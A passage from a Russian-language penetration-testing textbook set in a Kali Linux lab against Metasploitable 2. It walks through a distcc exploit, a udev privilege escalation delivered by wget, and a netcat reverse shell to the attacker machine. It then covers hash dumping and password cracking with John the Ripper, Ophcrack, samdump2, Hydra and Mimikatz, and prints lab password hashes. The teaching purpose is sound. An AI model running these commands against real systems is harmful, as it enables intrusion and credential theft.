Л311. Инструменты используемые для автономных атак на пароли в Kali Linux. Развертывание Eve-ng.

Локальная эксплуатация

В этом разделе мы для повышения нашей привилегии воспользуемся локальным эксплойтом. Задействуем следующие виртуальные машины.

- В качестве целевой машины выступит Metasploitable 2.
- Атакующей машиной будет Kali Linux.

Сначала мы определим доступные на целевой машине открытые сетевые службы. Для этого используем сканер портов Nmap и следующую команду:

```
nmap -p- 172.16.43.156
```

В этой команде с помощью параметра `-p-` настроим Nmap для сканирования всех портов (от 1 до 65 535). На рис. 9.1 показан результат выполнения этой команды.

```
514/tcp   open  shell
1099/tcp  open  rmiregistry
1524/tcp  open  ingreslock
2049/tcp  open  nfs
2121/tcp  open  ccproxy-ftp
3306/tcp  open  mysql
3632/tcp  open  distccd
5432/tcp  open  postgresql
5900/tcp  open  vnc
6000/tcp  open  X11
```

Рис. 9.1. Результат выполнения команды nmap -p-

Проведя некоторое исследование в Интернете, мы обнаружили, что служба distccd имеет уязвимость, которая может позволить злоумышленнику выполнять произвольные команды. Служба distccd используется для масштабирования больших заданий компилятора в ряде одинаково настроенных систем.

Затем мы ищем в Metasploit эксплойт для найденной уязвимой службы (рис. 9.2).

Рис. 9.2. Поиск эксплойта в Metasploit для найденной уязвимости

На рис. 9.2 видно, что в Metasploit есть эксплойт для уязвимой службы distccd. Попробуем использовать его (рис. 9.3).

```
msf > use exploit/unix/misc/distcc_exec
msf exploit(distcc_exec) > set RHOST 192.168.0.30
RHOST => 192.168.0.30
msf exploit(distcc_exec) > exploit

[*] Started reverse double handler
[*] Accepted the first client connection...
[*] Accepted the second client connection...
[*] Command: echo ad07plGrwFMWcA7U;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets...
[*] Reading from socket B
[*] B: "ad07plGrwFMWcA7U\r\n"
[*] Matching...
[*] A is input...
[*] Command shell session 1 opened (192.168.0.32:4444 -> 192.168.0.30:54387) at
2016-04-09 18:45:52 -0700

whoami
daemon
```

Рис. 9.3. Используем найденный эксплойт

Мы можем воспользоваться сервисом и выдать команду операционной системе, чтобы найти нашу привилегию — `daemon`:

```
uname -r
```

Используется версия ядра 2.6.24-16-server.

Мы искали в базе данных exploit-db и нашли эксплойт (http://www.exploit-db.com/exploits/8572/), который позволит нам повысить нашу привилегию до root. Затем мы ищем эксплойт Kali Linux по термину *udev*, который соответствует эксплойту на веб-странице exploit-db:

```
searchsploit udev
```

После выполнения этой команды мы получим следующие выходные данные (рис. 9.4).

```
root@kali:~# searchsploit udev
---------------------------------------------- ---------------------------------
 Exploit Title                                |  Path
                                              | (/usr/share/exploitdb/platforms)
---------------------------------------------- ---------------------------------
Linux Kernel 2.6 - UDEV Local Privilege Esca | ./linux/local/8478.sh
Linux Kernel 2.6 UDEV < 141 - Local Privileg | ./linux/local/8572.c
Linux udev - Netlink Local Privilege Escalat | ./linux/local/21848.rb
---------------------------------------------- ---------------------------------
```

Рис. 9.4. Полученные выходные данные

Далее нам нужно перенести этот эксплойт с нашей атакующей машины на скомпрометированную. Мы можем это сделать, используя команду wget скомпрометированной машины. Во-первых, мы передаем эксплойт в ту папку атакующей машины, в которой скомпрометированная машина будет искать файл. Чтобы скопировать эксплойт, введите в командную строку такую команду:

```
cp /usr/share/exploitdb/platforms/linux/local/857s.c /var/www/html
```

Затем убедитесь, что сервер apache2 запущен. Для этого введите следующую команду:

```
service apache2 start
```

Мы можем загрузить эксплойт с нашей атакующей машины, используя на скомпрометированной машине команду wget. Она будет искать на атакующей машине папку /var/www/html (рис. 9.5).

```
wget 172.16.43.150/8572.c -O 8572.c
--21:09:08--  http://172.16.43.150/8572.c
          => `8572.c'
Connecting to 172.16.43.150:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 2,878 (2.8K) [text/x-csrc]

    0K ..                                                    100%  562.11 KB/s

21:09:08 (562.11 KB/s) - `8572.c' saved [2878/2878]
```

Рис. 9.5. Поиск на атакующей машине папки /var/www/html

После успешной загрузки эксплойта мы компилируем его на целевой машине, введя команду `gcc`:

```
gcc 8572.c -o 8572
```

Теперь наш эксплойт готов к использованию. Из исходного кода мы узнали, что в этом эксплойте в качестве аргумента нужно указать *идентификатор процесса (PID)* сокета `udevd netlink`. Мы можем получить это значение, выполнив следующую команду:

```
cat /proc/net/netlink
```

На рис. 9.6 показан результат ее выполнения.

```
cat /proc/net/netlink
sk       Eth Pid    Groups   Rmem     Wmem     Dump     Locks
ddf0c800 0   0      00000000 0        0        00000000 2
de9be400 4   0      00000000 0        0        00000000 2
dd399800 7   0      00000000 0        0        00000000 2
dd820600 9   0      00000000 0        0        00000000 2
dd82c400 10  0      00000000 0        0        00000000 2
df93fc00 15  2675   00000001 0        0        00000000 2
ddf0cc00 15  0      00000000 0        0        00000000 2
ddf14800 16  0      00000000 0        0        00000000 2
df58b000 18  0      00000000 0        0        00000000 2
```

Рис. 9.6. Результат выполнения команды cat /proc/net/netlink

Вы также можете получить PID `udev`, равный `1`, выполнив следующую команду:

```
ps aux | grep udev
```

На рис. 9.7 показан результат выполнения введенной ранее команды.

```
ps aux | grep udev
root      2676  0.0  0.1   2216   672 ?        S<s  Feb11   0:00 /sbin/udevd --daemon
daemon   23962  0.0  0.1   1788   572 ?        RN   21:11   0:00 grep udev
```

Рис. 9.7. Команда ps aux | grep udev выполнена

В реальном тестировании на проникновение вы можете настроить тестовую машину с той же версией ядра, что и у целевого объекта для тестирования эксплойта.

Из ранее собранной информации о целевой машине мы знаем, что на компьютере установлен Netcat. После запуска эксплойта мы будем использовать Netcat для подключения к нашей машине, чтобы получить root-доступ к машине жертвы.

Основываясь на информации исходного кода эксплойта, нам нужно сохранить нашу полезную нагрузку в файле под названием run:

```
echo '#!/bin/bash' > run echo '/bin/netcat -e /bin/bash 172.16.43.150
31337' >> run
```

На нашей атакующей машине нужно запустить прослушиватель Netcat, выполнив следующую команду:

```
nc -vv -l -p 31337
```

Единственное, что осталось сделать, — запустить эксплойт с требуемым аргументом:

```
./8512.c 2675
```

Атакующая машина выдает следующие сообщения (рис. 9.8).



Рис. 9.8. Сообщения атакующей машины

После выполнения команды whoami мы можем видеть, что успешно повысили нашу привилегию до root.

Инструменты подбора пароля

В настоящее время основным средством защиты данных и главным методом аутентификации пользователя в системе являются пароли. После того как пользователь предоставит правильное имя пользователя и пароль, система позволит ему войти в нее и получить доступ к ее функциям на основе авторизации, предоставленной пользователю с этим именем.

Для классификации типов проверки подлинности можно использовать следующие три фактора.

- **Нечто, что нам известно, например какая-либо секретная информация.** Это первый фактор аутентификации. К нему относится задание пароля. Теоретически он должен быть известен только уполномоченному лицу, но на самом деле уберечь пароль от чужих глаз не так-то и просто. Поэтому в особо важных случаях этот метод для аутентификации пользователей лучше не применять.
- **Нечто, чем мы обладаем, например какой-либо уникальный физический объект.** Это обычно называют вторым фактором аутентификации. Например,

к нему относятся маркеры безопасности платежной карты. После того как вы докажете системе, что у вас есть фактор аутентификации, вам будет разрешено войти в систему. Недостатком этого фактора является то, что он слабо устойчив к клонированию.

- **Нечто, что является неотъемлемой частью нас самих.** Это третий фактор аутентификации, который включает в себя биометрическое и ретинальное сканирование. Данный фактор является наиболее безопасным, но уже публично известно о нескольких атаках такого вида.

Для обеспечения высокого уровня безопасности люди обычно используют сразу несколько факторов. Наиболее распространенный вариант — сочетание первого и второго факторов аутентификации. Обычно это называется двухфакторной аутентификацией.

К сожалению, аутентификация на основе паролей по-прежнему очень популярна. Как испытатель на проникновение, во время участия в тестировании вы должны проверить безопасность своего пароля.

В зависимости от того, как выполняется атака на пароли, этот процесс можно разделить на следующие типы.

- **Автономная атака.** Используя этот метод, злоумышленник получает хеш-файл с целевого компьютера и копирует его на компьютер злоумышленника. Затем используется инструмент для взлома пароля. Преимущество этого метода заключается в том, что злоумышленнику не нужно беспокоиться о механизме блокировки паролей, доступных на целевом компьютере, поскольку процесс выполняется локально.
- **Интерактивная атака.** Злоумышленник пытается войти на удаленную машину, угадав учетные данные. После нескольких неудачных попыток угадать пароль удаленная машина может заблокировать компьютер злоумышленника.

Инструменты для автономной атаки

Инструменты в этой категории используются для автономных атак на пароли. Обычно эти инструменты предназначены для вертикальной эскалации привилегий, поскольку для получения файлов паролей может потребоваться привилегированная учетная запись.

Зачем вам другие учетные данные, если у вас уже есть привилегированные учетные данные? При выполнении тестирования на проникновение вы можете обнаружить, что привилегированная учетная запись не позволяет запустить нужное приложение. Однако вы сможете это сделать, войдя в систему в качестве обычного пользователя. Это одна из причин, по которой вам нужно получить другие учетные данные.

Кроме того, задействовав уязвимость в виде SQL-инъекции, можно случайно сбросить базу данных и обнаружить, что учетные данные хешированы. Чтобы получить информацию из хеша, можно использовать инструменты этой категории.

John the Ripper

John the Ripper («Джон Потрошитель») (http://www.openwall.com/john/) — это инструмент, который можно использовать для взлома хеша пароля. В настоящее время он может взломать более 40 типов хешей паролей, таких как DES, MD5, LM, NT, crypt, NTLM и NETNTLM. Одно из достоинств этого инструмента, по сравнению с другими, описанными в этой главе, заключается в том, что John может работать с алгоритмами шифрования DES и crypt.

Чтобы запустить инструмент John, введите в командную строку консоли команду:

```
# john
```

На экране отобразятся инструкции по работе с этим инструментом.
John поддерживает четыре режима взлома паролей.

- **Режим списка слов.** В этом режиме вам нужно только предоставить файл списка слов и файл пароля для взлома. Файл `wordlist` — текстовый, содержит возможные пароли. В каждой строке только одно слово. Вы также можете задать правило, чтобы позволить «Джону» изменять слова, содержащиеся в списке слов. Чтобы использовать `wordlist`, просто укажите параметр `--wordlist=<`*`имя`*`>`. Вы можете создать свой собственный список слов или получить его от других людей. Есть много сайтов, предоставляющих списки слов. Например, есть список слов из проекта *Openwall*, который можно загрузить с сайта http://download.openwall.net/pub/wordlists/.
- **Режим одиночного взлома.** Этот режим был предложен автором «Джона», и его следует опробовать первым. Здесь в качестве кандидатов на пароль John будет использовать логин, полное имя и домашний каталог пользователя. Затем их будут применять для взлома пароля учетной записи, из которой они были взяты, или для взлома хеша пароля. В таком режиме взлом пароля происходит намного быстрее, чем в режиме словаря.
- **Поэтапный режим.** В этом режиме «Джон» в качестве пароля попробует все возможные комбинации символов. Это самый мощный метод взлома, и, если вы не зададите условие завершения, процесс займет очень много времени. Примерами условий завершения являются установка короткого ограничения пароля и использование небольшого набора символов. Чтобы задействовать этот метод, необходимо назначить поэтапный режим в файле конфигурации John. По умолчанию выбраны режимы All, Alnum, Alpha, Digits и Lanman. Вы же можете определить свой собственный режим.
- **Внешний режим.** Вам нужно создать раздел файла конфигурации с именем `[List.External:MODE]`, где `MODE` — назначенное вами имя. Этот раздел должен содержать функции на языке программирования C. Подробнее об этом режиме можно прочитать в Интернете по адресу http://www.openwall.com/john/doc/EXTERNAL.shtml.

Если вы в качестве аргумента не укажете в командной строке режим взлома, «Джон» по умолчанию будет выбирать режимы по порядку. Сначала он воспользуется

режимом одиночного взлома. Далее перейдет к режиму списка слов, а после этого — к поэтапному режиму.

Прежде чем начать работать с John, вам нужно получить файлы паролей. В мире Unix большинство систем используют файлы `shadow` и `passwd`. Вы можете войти в систему как root, чтобы получить доступ к файлу `shadow`.

Получив файлы с паролями, вы должны объединить эти файлы, чтобы «Джон» мог их использовать. Для этого он предоставляет вам инструмент под названием unshadow.

Ниже приведена команда для объединения файлов `shadow` и `passwd`. Для этого мы используем файлы `/etc/shadow` и `/etc/passwd` виртуальной машины Metasploitable 2 и помещаем их в каталог `pwd` с именами `etc-shadow` и `etc-passwd` соответственно:

```
# unshadow etc-passwd etc-shadow > pass
```

Далее приведен фрагмент содержимого файла `pass`:

```
root:$1$/avpfBJ1$x0z8w5UF9Iv./DR9E9Lid.:0:0:root:/root:/bin/bash
sys:$1$fUX6BPOt$Miyc3UpOzQJqz4s5wFD9l0:3:3:sys:/dev:/bin/sh
klog:$1$f2ZVMS4K$R9XkI.CmLdHhdUE3X9jqP0:103:104::/home/klog:/bin/false
msfadmin:$1$XN10Zj2c$Rt/zzCW3mLtUWA.ihZjA5/:1000:1000:msfadmin,,,:/home/msf
admin:/bin/bash
postgres:$1$Rw35ik.x$MgQgZUuO5pAoUvfJhfcYe/:108:117:PostgreSQL
administrator,,,:/var/lib/postgresql:/bin/bash
user:$1$HESu9xrH$k.o3G93DGoXIiQKkPmUgZ0:1001:1001:just a
user,111,,:/home/user:/bin/bash
service:$1$kR3ue7JZ$7GxELDupr5Ohp6cjZ3Bu//:1002:1002:,,,:/home/service:/bin/
bash
```

Чтобы взломать файл пароля, просто введите следующую команду, где `pass` — это файл списка паролей, который вы только что создали:

```
john pass
```

Если «Джону» удалось взломать пароли, он будет хранить их в файле `john.pot`. Чтобы просмотреть пароли, можно выполнить такую команду:

```
john --show pass
```

В этом случае «Джон» быстро взломает пароли, как показано на рис. 9.9.

```
root@kali:~# john --show pass.txt
sys:batman:3:3:sys:/dev:/bin/sh\
klog:123456789:103:104::/home/klog:/bin/false\
msfadmin:msfadmin:1000:1000:msfadmin,,,:/home/msfadmin:/bin/bash\
postgres:postgres:108:117:PostgreSQL administrator,,,:/var/lib/postgresql:/bin/b
ash\
user:user:1001:1001:just a user,111,,:/home/user:/bin/bash\
\cf0 service:service:1002:1002:,,,:/home/service:/bin/bash\

6 password hashes cracked, 1 left
```

Рис. 9.9. Взлом паролей с помощью «Джона»

В следующей таблице приведен список взломанных паролей.

Имя пользователя	Пароль
postgres	postgres
user	user
msfadmin	msfadmin
service	service
klog	123456789
sys	batman

Из семи перечисленных в файле паролей «Джону» удалось взломать шесть. Быстро взломать не получилось только один пароль — пользователя root.

Если вы хотите взломать пароль Windows, вам сначала нужно извлечь из файлов SAM системы Windows хеши паролей (LM и/или NTLM) в формате вывода *pwdump*. Подробную информацию вы можете получить по адресу http://www.openwall.com/passwords/microsoft-windows-nt-2000-xp-2003-vista-#pwdump — там представлено несколько из этих утилит, в том числе *samdump2* из состава приложений Kali Linux.

Чтобы с помощью samdump2 взломать полученный хеш Windows, используя файл `password.lst`, вы можете выполнить следующую команду:

```
# john test-sam.txt --wordlist=password.lst --format=nt
```

Полученный результат показан на рис. 9.10.



Рис. 9.10. Взлом хеша Windows

Файл `password.lst` содержит следующую информацию:

```
password01
```

Чтобы увидеть результат, введите команду:

```
# john test-sam.txt --format=nt --show
```

На рис. 9.11 показан фрагмент полученного пароля.

«Джон» смог получить пароль администратора машины Windows, но не смог взломать пароль для пользователя tedi.

```
root@kali:~# john test-sam.txt --format=nt --show
Administrator:password01:500:e52cac67419a9a22c295285c92cd06b4:b2641aea8eb4c00ede
89cd2b7c78f6fb:::\
Guest::501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::\
tedi::1003:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::\

3 password hashes cracked, 2 left
```

Рис. 9.11. Фрагмент полученного пароля

Если вы привыкли работать с графическим интерфейсом, «Джон» вам может его предоставить. Имя графического интерфейса — Johnny. Для его запуска введите следующую команду:

```
# johnny
```

Графический интерфейс будет запущен, и вы увидите его окно.

На рис. 9.12 показан результат взлома двух хешей Metasploitable 2.



Рис. 9.12. Графический интерфейс Johnny

Ophcrack

Ophcrack — это «радужный» взломщик паролей, основанный на таблицах. Он используется для взлома хешей LM и NTLM паролей Windows. Поставляется в виде программы, запускаемой из командной строки. Программа имеет графический интерфейс. Как и RainbowCrack, Ophcrack представляет собой компромисс между временем, за которое будут взломаны пароли, и ресурсами компьютера.

Для запуска приложения введите в командную строку следующую команду:

```
# ophcrack-cli
```

На экране появятся инструкции по использованию Ophcrack и пример.

Для запуска графической оболочки введите следующую команду:

```
# ophcrack
```

На экране появится графический интерфейс Ophcrack.

Прежде чем вы сможете использовать Ophcrack, вам нужно закачать «радужные» таблицы с сайта http://ophcrack.sourceforge.net/tables.php. В настоящее время существует три таблицы, которые можно скачать бесплатно.

- **Малые таблицы XP.** Эта таблица представляет собой сжатый файл размером 308 Мбайт. Хранит набор символов числовых значений, строчных и прописных букв. Успешность этого файла — 99,9 %. Файл находится по адресу http://downloads.sourceforge.net/ophcrack/tables_xp_free_small.zip.
- **Быстрые таблицы XP.** В этом файле сохранен тот же набор символов, что и в малых таблицах XP. Успешность этого файла тоже 99,9 %, но быстродействие выше. Файл находится по адресу http://downloads.sourceforge.net/ophcrack/tables_xp_free_fast.zip.
- **Таблицы Vista.** Успешность этих таблиц — 99,9 %. Таблицы основаны на словах из словаря и их вариаций. Это сжатый файл размером 461 Мбайт. Скачать его можно по адресу http://downloads.sourceforge.net/ophcrack/tables_vista_free.zip.

В качестве примера используем таблицы `xp_free_fast`. Мы извлекли их и поместили в каталог `xp_free_small`. Хеш пароля Windows XP хранится в файле `test-sam` формата `pwdump`.

Для взлома ранее полученных хешей паролей Windows мы использовали следующую команду:

```
# ophcrack-cli -d fast -t fast -f test-sam
```

Далее показан процесс взлома паролей:

```
Four hashes have been found in test-sam:
Opened 4 table(s) from fast.
0h 0m 0s; Found empty password for user tedi (NT hash #1)
0h 0m 1s; Found password D01 for 2nd LM hash #0
0h 0m 13s; Found password PASSWOR for 1st LM hash #0in table XP free
  fast #1 at column 4489.
0h 0m 13s; Found password password01 for user Administrator (NT hash #0)
0h 0m 13s; search (100%); tables: total 4, done 0, using 4; pwd found 2/2.
```

Результат выполненных действий представлен ниже:

```
Results:
username / hash         LM password    NT password
Administrator           PASSWORD01     password01
tedi                    ***empty ***   ***empty ***
```

Здесь показано, что Ophcrack получил все пароли для соответствующих пользователей.

Еще одно приложение для просмотра взломанных паролей — *RainbowCrack*. В Kali Linux оно содержит три инструмента: rtgen, resort и crack.

Чтобы можно было использовать инструменты RainbowCrack или Ophcrack, вам понадобятся «радужные» таблицы. Бесплатные таблицы вы можете получить по следующим адресам:

- http://www.freerainbowtables.com/en/tables/;
- http://rainbowtables.shmoo.com/;
- http://ophcrack.sourceforge.net/tables.php.

samdump2

Для извлечения хешей паролей из файла реестра базы данных Windows 2K/NT/XP/Vista и файла SAM можно использовать инструмент `samdump2` (http://sourceforge.net/projects/ophcrack/files/samdump2/).

В samdump2 для получения хеша пароля вам не нужно сначала указывать *системный ключ (SysKey)*. SysKey — это ключ, используемый для шифрования хешей в файле *Security Accounts Manager (SAM)*. Он был включен в третий пакет обновления Windows NT.

Для запуска `samdump2` введите в командную строку терминала следующую команду:

```
# samdump2
```

На экране появятся простые инструкции по использованию этого инструмента. Существует несколько способов получить хеш пароля Windows.

- Первый способ состоит в использовании программы `samdump2` в системе Windows и вместе с файлами SAM. Эти файлы находятся в каталоге конфигурации `c:%windows%system32`. Когда Windows работает, данная папка заблокирована для всех учетных записей. Чтобы решить эту проблему, необходимо загрузить Kali Linux с Linux Live CD и смонтировать раздел диска, хранящий систему Windows. После этого можно скопировать системные SAM-файлы на компьютер с Kali.
- Второй способ получения хеш-файла пароля — использование программы `pwdump` и связанных с ней инструментов, предназначенных для компьютера под управлением операционной системы Windows.
- Третий способ предусматривает применение команды `hashdump` из сценария `meterpreter`. Подробно об этом способе рассказывалось в предыдущей главе. Для использования `hashdump` необходимо загрузить в целевую систему сценарий `meterpreter`.

Для упражнения нам потребуется хеш пароля Windows XP SP3. Мы предполагаем, что эта операционная система у вас уже установлена и файлы SAM сохранены в домашнем каталоге `sam`.

Следующая команда используется для сброса хеша пароля с помощью samdump2:

```
# samdump2 system sam -o test-sam
```

Выходные данные сохраняются в файле test-sam. Ниже приводится его содержимое:

```
Administrator:500:e52cac67419a9a22c295285c92cd06b4:b2641aea8eb4c00ede89cd2b7c7
8f6fb:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
HelpAssistant:1000:383b9c42d9d1900952ec0055e5b8eb7b:0b742054bda1d884809e12b109
82360b:::
SUPPORT_388945a0:1002:aad3b435b51404eeaad3b435b51404ee:a1d6e496780585e33a9ddd4
14755019a:::
tedi:1003:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
```

Теперь вы можете предоставить этот файл взломщикам паролей, например John или Ophcrack.

Инструменты онлайн-атаки

В предыдущем подразделе мы обсудили несколько инструментов, которые можно применять для взлома паролей в автономном режиме. Здесь мы рассмотрим несколько приложений, предназначенных для атаки на пароли. Для использования этих инструментов необходимо подключиться к целевой машине.

Рассмотрим инструменты, предназначенные для таких целей, как:

- формирование списка слов;
- поиск хеша пароля;
- выполнение онлайн-атаки пароля.

Инструмент для онлайн-атаки пароля, предназначенного для входа в удаленный сервис, как и логин пользователя, использует предоставленные полномочия. С его помощью можно выполнить множество попыток входа в систему, пока не будут подобраны правильные учетные данные.

Недостаток этого метода в том, что совершаются многократные попытки подключиться к целевому серверу. Ваша активность может быть замечена и заблокирована. Учитывая, что здесь осуществляется вход в систему, этот инструмент, по сравнению с автономными инструментами атаки, будет работать дольше.

Несмотря на то что инструмент работает медленно, а атака может быть заблокирована, он, в отличие от автономных инструментов взлома паролей, может взломать пароли таких сетевых служб, как SSH, Telnet и FTP. При выполнении онлайн-атаки вам следует быть очень осторожными. Например, применяя грубую силу сервера *Active Directory (AD)*, вы можете заблокировать все учетные записи пользователей.

Сначала вам нужно проверить пароль и политику блокировки, а затем попробовать один пароль для всех учетных записей, чтобы не заблокировать учетные записи.

CeWL

Пользовательский список слов (Custom Word List, CeWL) (http://www.digininja.org/projects/cewl.php) — это инструмент, который создаст уникальный список слов, анализируя URL (Uniform Resource Locator). Затем этот список можно использовать в таких инструментах взлома паролей, как John the Ripper.

Ниже приведены несколько полезных параметров CeWL.

- `depth N` или `-d N` — устанавливает глубину, на которую CeLW будет опускаться при сканировании сайта. По умолчанию задано значение `2`.
- `min_word_length N` или `-m N` — минимальная длина слова, по умолчанию выбрано значение `3`.
- `verbose` или `-v` — выбирается режим подробного вывода.
- `write` или `-w` — режим, при котором вся полученная информация будет записана в файл.

Если у вас в Kali возникла проблема с запуском CeWL и появилось такое сообщение об ошибке: Error: zip/zip gem not installed (Ошибка: zip/zip gem не установлен), используйте команду `gem install zip/zip` для установки необходимого приложения. Чтобы устранить эту проблему, просто следуйте рекомендациям по установке приложения zip gem:

```
gem install zip
Fetching: zip-2.0.2.gem (100%)
Successfully installed zip-2.0.2
1 gem installed
Installing ri documentation for zip-2.0.2...
Installing RDoc documentation for zip-2.0.2...
```

Попробуем создать пользовательский список слов с целевого сайта. Для этого воспользуемся встроенным в Metasploitable сайтом. Для создания списка слов предназначена следующая команда CeWL:

```
cewl -w metasploitable.txt http://172.16.43.156/mutillidae
```

Через некоторое время список слов будет создан. В Kali выходные данные хранятся в root-каталоге.

Ниже приводится часть содержимого файла `target.txt`:

```
the
Injection
var
and
Storage
```

```
Site
Data
User
Log
Info
blog
File
HTML5
Login
Viewer
Lookup
securityLevelDescription
Mutillidae
```

Hydra

Hydra — это инструмент, который можно использовать для подбора или взлома имени пользователя и пароля. Инструмент поддерживает многочисленные сетевые протоколы, такие как HTTP, FTP, POP3 и SMB. Для работы ему нужны имя пользователя и пароль. Hydra пытается параллельно войти в сетевую службу и по умолчанию для входа использует 16 подключений к целевой машине.

Для запуска Hydra введите в командную строку терминала следующую команду:

```
# hydra
```

На экране появятся инструкции по работе с Hydra.

В нашем упражнении мы, применяя грубую силу, попробуем получить пароль для VNC-сервера, расположенного по адресу 172.16.43.156. При этом мы воспользуемся паролями из файла `password.lst`. Чтобы начать подбор пароля, введите в командную строку терминала такую команду:

```
# hydra -P password.lst 172.16.43.156 vnc
```

Результат ее выполнения показан на рис. 9.13.

На рис. 9.13 видно, что взломщик Hydra смог подобрать следующие пароли VNC: password01 и password.

```
root@kali:~# hydra -P password.lst 172.16.43.156 vnc
Hydra v8.1 (c) 2014 by van Hauser/THC - Please do not use in military or secret
service organizations, or for illegal purposes.

Hydra (http://www.thc.org/thc-hydra) starting at 2016-04-30 18:38:06
[WARNING] you should set the number of parallel task to 4 for vnc services.
[DATA] max 1 task per 1 server, overall 64 tasks, 1 login try (l:1/p:1), ~0 trie
s per task
[DATA] attacking service vnc on port 5900
[5900][vnc] host: 172.16.43.156   password: password01
1 of 1 target successfully completed, 1 valid password found
Hydra (http://www.thc.org/thc-hydra) finished at 2016-04-30 18:38:06
```

Рис. 9.13. Результат подбора пароля

Чтобы проверить, правильны ли найденные пароли, запустите `vncviewer` на удаленном компьютере и используйте их для входа в целевую систему.

На рис. 9.14 показан результат запуска `vncviewer`.



Рис. 9.14. Проверка паролей, найденных с помощью инструмента Hydra

На рис. 9.14 мы видим, что можем войти на сервер VNC, используя полученные пароли, и у нас есть учетные данные VNC root. Фантастика!

Помимо командной строки Hydra, вы также можете использовать графический интерфейс, выполнив следующую команду:

```
# xhydra
```

На рис. 9.15 показан результат запуска Hydra GTK для атаки на службу SSH целевого объекта.



Рис. 9.15. Графический интерфейс Hydra

Mimikatz

Mimikatz — это инструмент, применяемый после эксплуатации ранее найденной уязвимости. Его назначение — помочь испытателю на проникновение в поддержании доступа и компрометировать учетные данные после получения точки опоры.

Эта автономная программа вошла в состав платформы Metasploit. Mimikatz позволяет собирать учетные данные в скомпрометированной системе без необходимости выхода из структуры Metasploit. После того как доступ к системному уровню получен, можно запустить Mimikatz в оболочке Meterpreter. Для этого следует выполнить такую команду:

```
meterpreter > load mimikatz
```

Чтобы после загрузки Mimikatz получить список доступных команд, введите следующую команду:

```
meterpreter > help mimikatz
```

На рис. 9.16 вы видите список команд.

Рис. 9.16. Список команд mimikatz

Существует два способа использования Mimikatz с Metasploit. Первый — с полным спектром функций Mimikatz. Соответствующая команда начинается с `mimikatz_command`. Например, если хотите сбросить хеши из скомпрометированной системы, введите следующую команду:

```
meterpreter > mimikatz_command -f sampdump::hashes
